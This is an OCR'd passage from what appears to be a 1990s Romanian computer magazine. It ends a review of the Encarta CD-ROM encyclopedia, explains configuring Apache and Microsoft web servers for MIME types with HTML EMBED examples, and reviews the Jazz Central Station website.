Multimedia este folosită extensiv pe parcursul întregului program - există mai mult de 8,000 de poze și ilustrații și mai mult de nouă ore și jumătate de audio. Faptul că multimedia este mult mai antrenantă decât un text simplu reprezintă un avantaj. Redactorii Encarta au fructificat destul de bine această caracteristică într-un mediu numit „InterActivity" care permite utilizatorului să interacționeze cu informația din articol.

Spre exemplu, articolul despre limbaj include un „World language InterActivity" care permite utilizatorului să aleagă și să asculte fraze pronunțate în diferite graiuri. Folosind funcția *Compare Phrases* am testat două tipuri de numărare de la unu la zece în dialectele Cantonese și Mandarin. Este un anumit lucru să citești despre cele două dialecte că au pronunții diferite și altul să le auzi pronunțate. Diferența se reliefează fără drept de apel.


World Languages
1
Select a language
LANGUAGES
2
Select a phrase
PHRASES
3
Build a Play List
4
Compare phrases
PLAY LIST
Play
Repeat
Albanian
American English
Amharic
Arabic
Bahasa Indonesia
Bulgarian
Burmese
Canadian French
Cantonese
Comanche
Croatian
Czech
Danish
Dutch
English
Finnish
French
German
Greek
Greeting
My Name is...
Language
Thanks
Goodbye
Proverb
Yes
No
Count 1...10
One
Two
Three
Four
Five
Six
Seven
Eight
Nine
Ten
Add
Remove
Mandarin Count 1...10
Cantonese Count 1...10
Phrases
Compare Phrases
Instructions

Funcția *Compare Phrases* permite „simțirea" diferențelor de pronunție.

Multe dintre articole sunt suficient de complexe spre a fi utile adulților. Ele reprezintă însă și un subiect de distracții pentru copii. Cu toate acestea, Encarta nu este o enciclopedie pentru copii. Ea este indicată pentru elevii din clasele primare și poate mai mult pentru cei din gimnaziu. (Deși cu ajutorul unui adult, copiii mai mici s-ar putea distra cu clip-urile video și audio.)

Al doilea mare avantaj al unei enciclopedii online îl reprezintă potențialul său pentru o căutare performantă. („*Potențial*" pentru că uneltele ar putea fi atât de dificile încât căutarea să de-a mai multe bătăi de cap decât ajutor.) Encarta include o unealtă de căutare bine proiectată numită PinPointer.

PinPointer vă permite să realizați căutările după cuvânt, categorie (ex. istorie sau științe sociale), timp, media sau regiune. Pe măsură ce căutării dumneavoastră i se adaugă criterii suplimentare, lista cu articole se restrânge. Aceasta face ca o căutare a compozitorilor ruși din secolul 18 până la mijlocul sec 20 să fie relativ ușor de făcut.


Actualizarea enciclopediilor tipărite a fost întotdeauna un lucru dificil; edițiile noi sunt rare astfel că anuarele trebuie distribuite într-un grup restrâns. Punctul slab al distribuției de anuare este legat de faptul că noile materiale nu pot fi integrate în nucleul inițial. Microsoft a rezolvat această problemă cu un sistem de actualizare lunară (probail îl vor redenumi „lunar"). Utilizatorii Encarta pot descărca actualizări în fiecare lună (din situl Web Microsoft) iar apoi să folosească Yearbook Builder pentru a încorpora noul material în enciclopedie.

O problemă care drenează încă o reprezintă faptul că Microsoft nu are credibilitatea unei serii de enciclopedii tipărite. Astfel, unii utilizatori ar putea fi sceptici în legătură cu folosirea enciclopediei Encarta pentru cercetări serioase. Într-adevăr, primul detaliu din articolul „computer“ este o imagine a Microsoft Windows care apare chiar înainte de apariția textului articolului principal; iar pentru a desăvârși nedumerirea, imaginea apare în afara oricărui context din articol.

Interfața

Encarta reprezintă un instrument ușor de folosit, iar interfața sa este bine gândită. Meniurile se desfășoară automat în momentul în care cursorul le atinge fără a fi nevoie de un click de mouse. Se mai întâmplă însă ocazional ca programul să folosească text de nuanțe închise pe un fundal negru, care face citirea dificilă; aceasta nu se întâmplă însă în cadrul articolelor, doar în bara de meniuri și ocazional în fereastra desfășurată.

Home Screen-ul apare în momentul în care este lansat programul și reprezintă un bun început pentru explorarea enciclopediei.



YEARBOOK
Yearbook
DIRECTORY
Area of Interest
Date
List of Updates
Start Agai
Physical Sciences & Technology
Life Sciences
Geography
History
Social Sciences
Religion
Art & Literature
Performing Arts
Sports, Games, Hobbies, & Pets
About Yearbook
Directory
Month in Review

July 96

Features: The Science of Olympic Training Jul 96
Bjarne Riis Wins Tour de France Jul 96
Centennial Olympics Marred by Bomb Blast Jul 96
England Forward Claims World's Biggest Transfer Fee Jul 96
Golf: Lehman Wins British Open Jul 96
Henley 1996 Thrills the Crowds Jul 96
Karpov Defends FIDE World Chess Championship Jul 96
Tennis: Wimbledon 1996 Jul 96

Cu Yearbook, enciclopedia dumneavoastră va fi permanent reactualizată.

Jocul MindMaze plasează jucătorul într-un castel care este blestemat. Ca să scăpați de acest blestem, va trebui să răspundeți la întrebările al căror răspuns se află în informațiile incluse în enciclopedie. Pentru a trece de o ușă, jucătorul va trebui să răspundă la o întrebare care are mai multe răspunsuri posibile, dar care nu sunt toate adevărate. Puteți alege un anumit domeniu pentru întrebări sau din contră, să lăsați ca întrebările să vă fie puse din toate domeniile.


MINDMAZE
Choose Area of Interest
● All Areas
○ Life Science
○ Geography
○ History
○ Physical Science
○ Social Science
○ Religion and Philosophy
○ Art, Language, and Literature
○ Performing Arts
○ Sports, Hobbies, and Pets
Level
1
2
3
4
Tourist
Progress: 0/20000

Întrebările din MindMaze pot fi alese în funcție de domeniul de interes.

Există două modalități de-a face trecerea de la joc la enciclopedie. În primul rând există picturi care sunt dispuse pe pereții castelului respectiv obiecte așezate pe podea. După ce selectați cu un click de mouse unul din aceste obiecte, veți fi întrebat dacă doriți să consultați un articol dintr-un domeniu particular. A doua rută este prin intermediul răspunsurilor la întrebările cu mai multe posibilități. Fiecare răspuns are un book icon (icon sub forma unei cărți) lângă el iar selectarea iconului va determina un salt la un articol care furnizează informații despre răspunsul selectat. Nu e bine să vă lansați într-o citire îndelungată a articolului pentru că valoarea punctajului oferit este invers proporțională cu timpul în care ați dat răspunsul. Întrebările din MindMaze sunt potrivite pentru copii a căror vârstă e cuprinsă între 9 și 15 ani.

Concluzie

Pe scurt, Encarta nu se apropie de profunzimea și obiectivitatea necesară pentru un instrument de cercetare de nivelul unui liceu. Dar ea include multe informații serioase și utile iar în ansamblu, conținutul multimedia este bine integrat în enciclopedie. Encarta este o bună alegere pentru familiile cu copii de vârstă școlară îmbinând un bagaj solid de informații cu puțină distracție. ■

Dl. Daniel Moldovan este redactor Byte România. Poate fi contactat prin e-mail la **dmoldovan@agora.ro.**

cipro S.R.L.
COMPUTER SYSTEMS Ltd.
BUCUREȘTI Str. Al. Iacobescu Nr.23
Tel.& Fax : 01-6374615 ; 6374665 ; 6373653 ; 2200400 ; 2200401

HEWLETT PACKARD
Authorized Reseller

COMPUTERE
IMPRIMANTE
- DeskJet și LaserJet
SCANNERE
PLOTTERE
- format A0 și A1
monochrome și color

✱ DISKETE 3,5"
✱ FOLII RETROPROIECTOR
✱ RETROPROIECTOARE
✱ PANOURI CU CRISTALE LICHIDE

3M

COMPUTERE NO-BRAND
Configurații 486 și Pentium

Subansamble PC
CD-ROM 4x și 8x ;
Mainboard ; CPU (AMD , IBM , INTEL)
SIMM RAM ; FDD 3,5" ; Keyboard

Accesorii PC
Filtre monitor , huse PC
și imprimante ,
copy holder , mouse holder ,
sertar tastatură
suport telefon , ...etc.

Radu Greab

Configurarea unor servere WWW pentru recunoaşterea tipurilor MIME

Tipurile MIME şi Web-ul

Cred că o bună parte dintre cei care citiţi acest articol v-aţi realizat home-page-uri în care aţi mai pus şi grafică, şi animaţie, şi sunet pentru a le face mai atractive şi mai plăcute ochilor celor care vă vizitează. V-aţi pus nişte fişiere GIF sau JPEG, poate nişte fişiere AVI sau MOV, sau fişiere WAV, MIDI şi browser-ul le prezenta pe toate, sau aproape pe toate dacă nu aveaţi plug-in-ul corespunzător, aşa cum v-aţi fi aşteptat. Navigatorul ştie că gif-urile şi jpeg-urile sunt imagini statice, ştia să pornească player-ul audio când era necesar. De unde ştiu ele cum să prelucreze documentele pe care le descărcaţi de pe Web? Deşi o indicaţie asupra tipului documentelor o poate da extensia fişierului, acest lucru nu este întotdeauna adevărat. Datorită restricţiei din străvechiul DOS de a denumi un fişier prin concatenarea unui nume de maxim opt caractere cu o extensie de cel mult trei caractere, cât şi faptului că DOS-ul folosea această extensie spre a afla de exemplu care sunt fişierele executabile s-a ajuns la convenţia ca extensia să ne dea o indicaţie asupra datelor din fişierul respectiv. Astfel, fişierele ce conţin text au extensia TXT, cele care conţin imagini gif au extensia GIF, ş.a.m.d. Odată cu apariţia în ultimii ani a unor sisteme de operare noi care să exploateze evoluţia tehnologiilor din domeniul informaticii, a ajuns şi lumea Windows cât de cât în rând cu sistemele serioase (Unix) în ceea ce priveşte denumirile de fişiere. Au rămas însă nişte limitări: un nume de fişier nu poate conţine anumite caractere speciale, cum ar fi de exemplu „>“ sau „<“. Dar putem folosi acum denumiri formate din maxim 255 de caractere, lucru care ne permite denumiri mai sugestive pentru o organizare şi o regăsire mai uşoară a fişierelor. Dacă avem un fişier text îl putem denumi de exemplu Scrisoare de la *Mircea.txt.eng.gz* ceea ce ar putea însemna că acest fişier conţine text simplu, este în limba engleză şi este comprimat cu gzip. Aveţi astfel informaţii mai clare despre tipul fişierului şi nu mai trebuie să inventaţi tot felul de prescurtări pentru a vă conforma barierei de 8 + 3.

Atunci când încărcaţi un fişier de pe discul local, navigatorul Dvs. încearcă să-i ghicească tipul folosindu-se de extensia fişierului. Dacă extensia este cunoscută, atunci navigatorul execută acţiunea corespunzătoare (afişare, lansarea unei alte aplicaţii care să prelucreze datele, etc.), iar în cazul în care nu se reuşeşte descifrarea tipului navigatorul va salva datele fără a le interpreta sau vă va cere să specificaţi un program căruia să-i transmită datele spre vizualizare.

În Internet, datorită diversităţii de platforme şi sisteme, reprezentarea datelor astfel încât să fie posibil transferul informaţiilor între sisteme diferite era o problemă. A apărut atunci protocolul MIME (Multipurpose Internet Mail Extensions) care specifică modul de reprezentare şi codare-decodare în timpul transportului a diferitelor tipuri de date transmise prin poşta electronică.

În MIME, orice document are un anumit tip format dintr-un tip major şi un subtip al acestuia. Tipurile majore corespund tipurilor documentelor multimedia: text pentru simple documente text, audio pentru „documente" de sunet, image pentru imagini, video pentru animaţii, application pentru date binare neinterpretate sau date binare procesate de aplicaţii specifice. Mai există şi două tipuri majore numite compozite spre deosebire de cele cinci anterioare care sunt discrete: message - încapsulează un alt mesaj şi multipart pentru mesaje care conţin entităţi diferite, de tipuri independente. Astfel, un document html are tipul text/html si este descris printr-un câmp MIME cu numele `Content-Type` şi valoarea text/html: *Content-Type: text/html.*

Astfel, se ajunge la specificarea clară a tipului datelor conţinute într-un mesaj pentru ca toţi agenţii implicaţi în tratarea acestor mesaje să ştie cum să le trateze.

În protocolul HTTP, comunicaţia dintre clienţi şi servere se desfăşoară prin mesaje care au un format asemănător celui descris de protocolul MIME. Clientul adaugă mesajelor transmise serverului câmpul `Content-Type` şi serverul procedează la fel cu mesajele trimise clientului. Detinatarul primeşte astfel informaţii despre tipul datelor transferate şi nu mai e nevoit să încerce să „ghicească“ tipul. Protocolul HTTP introduce şi conceptul de codare a conţinutului: *Content-Encoding*. Această codare nu se efectuează pentru a putea realiza o transmisie reuşită cu un sistem mai restrictiv (codare în timpul transmisiei) ci este executată pentru a beneficia de unele avantaje. Codările curente sunt *gzip* şi *compress* prin care spaţiul ocupat pe disc poate fi redus drastic, mai ales pentru fişierele text.

Să vedem acum cum se configurează serverele WWW pentru o funcţionare corectă din punct de vedere al transferului de fişiere multimedia. Am ales serverul Apache, predominant în lumea Linux-ului şi Internet Information Server şi Personal Web Server de la Microsoft, pentru Windows.

Serverul Apache este construit din mai multe module, iar modulul care are sarcina de a stabili tipul documentelor este `mod_mime`. Strategia de determinare a tipului MIME se bazează pe numele fişierelor. O parte din tipurile MIME presupun o anumită procesare din partea serverului (de exemplu `application/x-httpd-cgi` reprezintă scripturi cgi, `text/x-server-parsed-html` pentru documente html prelucrate de server), iar pentrul restul tipurilor prelucrarea îi este delegată navigatorului.

În viziunea Apache, numele de fişiere au următoarea formă:
`nume_de_bază.tip_MIME.limbă.codare`

Tipul MIME este dat de tip, limba în care e „scris" documentul este reprezentată de a doua extensie, iar ultima extensie reprezintă codarea documentului respectiv.

Distribuţia Apache conţine un fişier denumit mime.types în care se face asocierea între extensiile uzuale de nume de fişiere şi tipurile MIME. Implicit, serverul caută acest fişier în ServerRoot/conf/mime.types, dar locaţia lui poate fi schimbată cu directiva `TypesConfig locaţie_fisier`.

Directivele legate de modulul MIME apar de obicei în fişierele generale de configurare ale serverului sau în fişierele `.htaccess` care particularizează comportarea serverului faţă de anumite directoare. Iată câteva dintre ele:

- *AddType*: adaugă noi tipuri MIME sau specifică noi extensii pentru un anumit tip definit anterior. De exemplu: *AddType video/mpeg MPEG MPG* sau *AddType application/x-java class*. După eliminarea ultimelor două extensii ale numelui de fişier (dacă ele există) modulul ia extensia rămasă şi verifică dacă există o asociere între această extensie şi un tip MIME. Dacă există, atunci documentul respectiv va primi tipul definit, altfel i se va acorda implicit tipul text/plain (sau cel pe care-l setează directiva DefaultType).
- *AddEncoding*: directiva corelează extensii cu tipuri de codare. Se ia în considerare ultima extensie a fişierului. Implicit există în fişierele de configurare *AddEncoding x-compress Z* şi *AddEncoding x-gzip gz*. Doar o parte dintre navigatoare (Mosaic şi Netscape pentru X-Windows) se pot descurca cu codarea documentelor.
- *AddLanguage*: se specifica limba în care au fost create anumite documente. Se foloseşte penultima extensie a fişierelor. De exemplu, *AddLanguage ro ro* va indica că un document de forma *Java.html.ro.gz* este scris în limba română.
- *ForceType*: această directivă poate apărea într-un fişier *.htaccess* sau în cadrul directivelor Directory sau *Location*. Ea forţează tipul tuturor fişierelor corespunzătoare la un anumit tip. Dacă aveţi un director plin numai cu documente html puteţi să nu le mai puneţi extensia şi să creaţi un fişier *.htaccess* cu directiva *ForceType text/html*. La fel puteţi proceda pentru directoare pline cu imagini numai de un anumit tip.

În ceea ce priveşte scripturile CGI sau FastCGI serverul aşteaptă să primească explicit tipul mesajelor returnate. De aceea, primul lucru cu care răspunde un script este trimiterea tipului conţinutului mesajului.

La serverele Microsoft Internet Information Server şi Personal Web Server memorarea asociaţiilor dintre extensiile de fişiere şi tipurile MIME se face în regiştri, pe calea `HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\InetInfo\Parameters\MimeMap`.

Cheile sunt de tip şir de caractere şi au formatul: `tip_MIME`, `extensie_fişier`, parametru neutilizat, tipul gopher. Valoarea cheii este un şir nul de caractere.

Includerea obiectelor multimedia în documentele HTML se face folosind tagul `EMBED`. Acest tag are câteva atribute generale:

- *SRC*: URL-ul obiectului multimedia;
- *AUTOSTART*: acest parametru ia valorile `TRUE` sau `FALSE`. Pentru valoarea `TRUE`, prezentarea obiectului porneşte automat, iar pentru valoarea `FALSE` utilizatorul trebuie să pornească prezentarea;
- *LOOP*: pentru valoarea `TRUE` prezentarea se reia într-o buclă infinită, pentru `FALSE` prezentarea are loc o singură dată. Se mai poate da ca parametru un întreg care indică de câte ori să se reia prezentarea;
- *atribute* care controlează alinierea în pagină sau atribute care controlează dimensiunile ferestrei de afişare acolo unde este cazul.

Există şi atribute specifice tipului multimedia: pentru audio există de exemplu un parametru care controlează volumul, parametri care controlează momentele de timp la care să fie pornită sau oprită prezentarea.

Inserarea unui fişier de sunet care să fie prezentat în fundal atât timp cât utilizatorul citeşte documentul se poate face astfel:

```
<EMBED SRC="8.mid"
AUTOSTART="true" LOOP="true"
HIDDEN="true">.
```

Microsoft, în al său Internet Explorer, introduce un tag pentru a realiza acelaşi lucru, deşi funcţionează şi varianta de mai sus:
`<BGSOUND SRC="8.mid">.`

În principiu, fişierele de sunet pot fi midi, wav, au sau aif. Şi Netscape şi Internet Explorer se descurcă bine cu aceste formate.

Documentele video se includ cu acelaşi tag, `EMBED`. Exemplu:

```
<EMBED SRC="flagloop.avi"
WIDTH="120" HEIGHT="90">.
```

Mai multe obiecte multimedia pot fi combinate în acelaşi document HTML:

```
<embed src="8.mid"
hidden="true" loop="true"
autostart="true">
<embed src="aif.aif"
width="145" height="110"
autostart="true" loop="true">
<embed src="flagloop.avi"
width="120" height="90"
autostart="true" loop="true">
```

adică un fişier de sunet în background - *8.mid*, un fişier pentru care se afişează şi controale - aif.aif, o animaţie AVI.

Majoritatea serverelor HTTP şi a navigatoarelor vin configurate corect pentru tipurile MIME, însă funcţionarea navigatoarelor diferă de la un producător la altul. Din această cauză este bine să păstraţi, mai ales pentru lumea DOS + Windows, convenţiile legate de extensiile fişierelor.

Detaliile despre protocoalele MIME şi HTTP le puteţi găsi la http://ds.internic.net/rfc, iar despre multimedia în Netscape şi Internet Explorer pe siturile firmelor care le produc. ■

Radu Greab este student la Universitatea Petru Maior din Tg.Mureş şi poate fi contactat la **radu@uttgm.ro.**

Inima Care Bate Mai Repede Pentru Rețeaua Ta

WINDOWS NT
500 MHz
440 MHz
366 MHz
300 MHz
digital
AlphaServer

Surfing

„... aceeaşi dezordine, care, repetată, este Ordinea“

(Borges, *„Biblioteca Babel“*)

Unora le place jazul

De Mircea Sârbu

Web-ul a crescut într-un ritm extraordinar şi, în doar câţiva ani, a devenit cea bogată resursă informaţională a omenirii. Trecând (deocamdată) peste faptul că tinde să devină o platformă universală pentru computing, constatăm că Web-ul capătă pe zi ce trece caracteristicile unei imense enciclopedii, de o fabuloasă diversitate şi bogăţie, beneficiind în plus de acea dinamică ce o face mereu actuală.

O mică discuţie pe teme de jaz desfăşurată zilele trecute în redacţie (ceva legate de Gonzalo Rubalcaba) mi-a amintit de un combo cubanez pe care-l ascultam cu mare plăcere pe vremea studenţiei. Ce s-a mai ales de Irakere? - m-am întrebat şi, desigur, am lansat o căutare pe Web. În câteva minute am aflat că Irakere înseamnă pădure într-un dialect vorbit în Cuba, că după 25 de ani de existenţă grupul este în plină glorie şi este condus tot de Jesus „Chucho“ Valdez, că Arturo Sandoval şi Paquito D'Rivera au făcut cariere strălucite în Statele Unite, şi multe altele. De aici şi până la ideea unui surfing pe teme de jaz nu a fost decât un pas...


Dar, pentru că doar unora le place jazul, m-am gândit să vă prezint un sit care străluceşte şi printr-o splendidă organizare, care vă poate sugera idei noi în conceperea unor pagini Web atrăgătoare şi informative. De altfel, situl este cotat cu patru stele în toate cataloagele şi a fost răsplătit cu numeroase premii (*New Media Invision 1996 Gold Award, Eye on the Web „Selected Site Award“*, etc.).

Jazz Central Station (http:// jazzcentralstation.com) se bazează pe o idee interesantă: întregul sit este conceput ca o gară (de altfel şi denumirea se explică astfel). Promisiunea călătoriilor este astfel de la bun început prezentă şi, în plus, situl capătă o remarcabilă unitate, în ciuda faptului că este foarte complex.


O primă constatare: prima pagina este foarte simplă şi serveşte strict pentru intrare. Aici, cei care căutat de fapt informaţii despre mersul trenurilor se pot întoarce fără să piardă timp şi nervi, iar obişnuiţii sitului pot folosi un combo-box pentru a merge direct la zona care-i interesează (*Fast track*). Intrarea principală conduce, desigur, în incinta gării.

„Gara“ este punctul de plecare pentru toate destinaţiile. Dar, pentru că s-ar putea să nu ştiţi care sunt destinaţiile, există un birou de informaţii. Acest birou are patru ghişee, de la care putem afla trofeele obţinute de sit (am amintit deja câteva), informaţii despre cei care au construit situl (N2K Inc.) şi cei care contribuie la întreţinerea sa (pe lista consilierilor figurează, printre alţii, Chick Corea şi Quincy Jones). Un ghişeu (*Helper Application*) ne pune la dispoziţie diverse softuri de care am avea nevoie în călătorie: Netscape Navigator, Real Audio player (sunt multe înregistrări muzicale disponibile), Acrobat Viewer (partiturile sunt furnizate ca fişiere PDF), diverse plug-in-uri (Shockwave, QuickTime, etc.). Dar cel mai important ghişeu este cel pe care scrie *Station Tour*, de unde ni se furnizează un foarte util ghid al gării (o pagină cu descrierile principalelor secţiuni).

Cu ghidul da îndemână putem să dăm o raită prin gară. De la *„linia 1“* se pleacă spre *Jazz Destination*. Aici putem alege diverse oraşe din Statele Unite (dar şi câteva din Europa) şi putem afla care sunt cluburile de jaz, posturile de radio specializate, o istorie a jazului în zonă. Tot aici se poate găsi un calendar anual al principalelor festivaluri, iar pentru cele din Europa (cel de la Montreux este cel mai celebru) se pot aranja toate detaliile călătoriei.


Jazz Central Station: The Station - Microsoft Internet Explorer
File Edit View Go Favorites Help
Back Forward Stop Refresh Home Search Favorites Print Font Mail Edit Address Links
LOOK HERE FOR QUICK BROWSING WITH THE TEXT EXPRESS
JAZZ CENTRAL STATION
lenny white
click here
Track 1 Jazz Destinations
Track 2 Listening Car
Track 3 Record Company Cargo
Track 4 Musicians' Express
This month's Featured Artist: Tony Williams
David SANBORN
Global Jazz Poll
enhanced CD
MAP
1997 Global Jazz Poll
POST BOX
JCS SEARCH
CD REVIEW
JCS BBS

Gara - ideea centrala a sitului - se regăseşte în toate detaliile paginii principale: peroane, informaţii, etc.



JCS: Poll 96: Group Excellence: Latin Jazz - Microsoft Internet Explorer
File Edit View Go Favorites Help
Back Forward Stop Refresh Home Search Favorites Print Font Mail Edit Address Links
BACK TO GLOBAL JAZZ POLL WINNERS | STATION
Group Excellence Award
Previous Winner in Group Excellence | Best Latin Jazz Group | Next Winner in Group Excellence
GLOBAL JAZZ POLL WINNERS Best Latin Jazz Group
1st Place Arturo Sandoval - GRP
Order Info
RealAudio 2.0 (File size 64k)
MPEG-2 (File size 384k)
WAV (File size 704k)

"Arturo Sandoval & The Latin Train" - Bebop

© 1995 GRP Records Inc.

Trumpeter Arturo Sandoval has shown that he's equally at home playing classical music, Jazz, or fiery Latin sounds. A mercurial, exciting trumpeter whose high note acrobatics and dynamic, charismatic playing style was first

Pagină tipică: de notat că se poate naviga cu uşurinţă atât pe verticală cât şi pe orizontală.


JAZZ CENTRAL STATION: MAP - Microsoft Internet Explorer
File Edit View Go Favorites Help
Back Forward Stop Refresh Home Search Favorites Print Font Mail Edit Address Links
JAZZ CENTRAL STATION MAP
Your One-Stop Guide to The Global Network for Jazz
JCS Splash Screen
JCS Theme
JCS Search
Welcome in Real Audio
The Station
This Month's Featured Artist
Back Issues
1 Jazz Destinations
2 The Listening Car
3 Record Co. Cargo
4 Musician's Express
U.S.
International
Information
Newsstand
Post Box
Recommended Listening
New Artists
CD Reviews
Film & Video
Box Sets
JazzTimes
Back Issues
Jazz News
Artists
Education
The Gig
Instruments
Foundations
Jazz Market
Jazz Cafe
JCS BBS
Real Audio Library
Jazz Newsgroups
Friends of JCS
Jazz Talk
Classifieds
Gig Board
User's Recommended Listening
JCS Tour
Helper Applications
Credits
Today's CD Review
History of Jazz
BET on Jazz
Farewells
Music Colleges
Shortcut to featured.html

Featured Artists

This interactive exhibit changes monthly and provides a very comprehensive overview of an artist. We include photos of the artist, CD cover art, CD soundclips, an audio interview, videoclips, a biography, a discography, and more!


This Month's Featured Artist

- David Sanborn

Featured Artists Back Issues:

- Tony Williams
- Michael Brecker
- Miles Davis
- Arturo Sandoval
- Sonny Rollins
- Herbie Hancock
- Joe Lovano
- Wayne Shorter
- John Coltrane

Harta sitului oferă o imagine de ansamblu a conținutului și o posibilitatea de accesare directă a paginilor.


Jazz Central Station: Chick Corea - Microsoft Internet Explorer
File Edit View Go Favorites Help
Back Stop Refresh Home Address http://jazzcentralstation.com/jcs/artist/ccorea/index.html Links
New Release | Chickables | Keynotes | Discography | Interact | Biography | E-mail
Chick Corea
Musical Thoughts
New Release
Chickables
Key Notes
Discography
Interact w/Chick
Biography
E-mail
Back to Artist Page
JAZZ CENTRAL STATION
JCS SEARCH
MAP
Shortcut to navbar.map

Anumite pagini sunt personalizate, dar elementul grafic din subsol leagă pagina de restul sitului.

„Linia 2" găzduiește un vagon special pentru „audiții" (*Listening Car*), mai precis recenzii și prezentări interactive. Aici există mai multe compartimente, dintre care primul este Recommended Listening. Aici figurează o personalitate prezentată mai în extenso (eu am dat peste Al Jarreau), dar și înregistrări majore mai vechi (de pildă Miles Davis cu Spanish Key, de pe Bitches Brew). Următorul compartiment este rezervat ultimelor CD-uri apărute, cu recenzii din revista Jazz Times și, desigur, extrase muzicale Real Audio (ultima recenzie era dedicată albumului *Falling Off The Roof* al lui Ginger Baker – da-da, cel de la Cream ...). Un alt compartiment este rezervat muzicienilor în curs de afirmare (luna aceasta Benny Green), după care urmează recenzii pentru filme și casete video (preluate tot din Jazz Times) și, în fine, compartimentul antologiilor (*Boxed Sets*).

„Linia 3" aparține caselor de discuri (*Record Company Cargo*), fiecare beneficiind de o scurtă istorie, eventual un link către pagina lor de jaz (cum este *Warner Bros Jazz Space*, http://www.wbjazz.com/).

„Linia 4" este se numește *Musician's Express* și este totodată pagina Web oficială a IAJE (*International Association of Jazz Educators*). Aici se pot găsi informații despre școli, despre cursuri interactive, pagini dedicate unor mari artiști (cuprinzând biografia, discografia, comentariile lor pe margine anumitor creații, adrese de e-mail etc.), lecții și metode pentru diverse instrumente, informații despre fundații (cum este de pildă *Thelonious Monk Institute of Jazz*) și despre lumea show-biz-ului (case de discuri, agenții de impresariat, posturi de radio).

